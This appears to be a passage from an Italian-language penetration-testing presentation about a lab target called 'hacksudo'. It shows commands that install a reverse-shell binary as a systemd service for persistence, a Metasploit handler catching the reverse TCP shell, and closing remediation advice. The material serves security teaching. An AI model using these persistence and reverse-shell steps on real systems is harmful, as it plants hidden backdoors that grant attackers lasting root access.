└─# cd /etc/init.d
```




```
┌──(root💀hacksudo)-[~]
└─# chmod +x /etc/init.d/shell.elf
┌──(root💀hacksudo)-[~]
└─# chmod +x /etc/init.d/in.sh
```

Maintaining Access: myscript.service




```
┌──(root💀 hacksudo)-[/etc/systemd/system]
└─# cat myscript.service
[Unit]
Description=My custom script
After=network.target

[Service]
Type=simple
ExecStart=/etc/init.d/in.sh

[Install]
WantedBy=multi-user.target
```

Maintaining Access




```
┌──(root💀hacksudo)-[/etc/systemd/system]
└─# sudo systemctl daemon-reload
┌──(root💀hacksudo)-[/etc/systemd/system]
└─# sudo systemctl daemon-rel
Unknown operation daemon-rel.
┌──(root💀hacksudo)-[/etc/systemd/system]
└─# sudo systemctl enable myscript.service
┌──(root💀hacksudo)-[/etc/systemd/system]
└─# sudo systemctl start myscript.service
┌──(root💀hacksudo)-[/etc/systemd/system]
└─# sudo systemctl status myscript.service
● myscript.service - My custom script
   Loaded: loaded (/etc/systemd/system/myscript.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2024-06-30 18:32:52 EDT; 24s ago
 Main PID: 5303 (in.sh)
    Tasks: 2 (limit: 4586)
   Memory: 416.0K
   CGroup: /system.slice/myscript.service
           ├─5303 /bin/sh /etc/init.d/in.sh
           └─5304 /etc/init.d/shell.elf

Jun 30 18:32:52 hacksudo systemd[1]: Started My custom script.
```

Maintaining Access



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (36 bytes) to 10.0.2.7
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:55722) at 2024-07-01 00:37:56 +0200
```

Maintaining Access



```
sudo -l
Matching Defaults entries for root on hacksudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on hacksudo:
    (ALL : ALL) ALL
id
uid=0(root) gid=0(root) groups=0(root)
```

09

Conclusioni

Documentazione prodotta

Documento di Penetration Testing

- Sono descritte tutte le fasi del penetration testing
- Prodotto in contemporanea al penetration testing
- Rivolta ad esperti del settore


Penetration Testing report


- Documento di report sulle vulnerabilità trovate
- Contiene direttive e raccomandazioni su come risolvere le criticità

Report prodotto

10.0.2.7

CRITICO: 1	ALTO: 3	MEDIO: 10	BASSO: 3	INFO: 46





Migliorare la sicurezza dell’asset

Procedure generali per migliorare la sicurezza complessiva del sistema

- Progettare un piano per risolvere le vulnerabilità in ordine decrescente di priorità
- Eseguire regolarmente controlli di sicurezza
- Mantenere sempre aggiornati OpenSSH, Apache Webserver alle ultime versioni
- Rendere le directory del web server non navigabili
- Aggiornare CMS Made Simple all’ultima versione
- Applicare pratiche di buona programmazione non lasciando in gira informazioni i file che potrebbero compromettere la sicurezza della macchina

Grazie per l'attenzione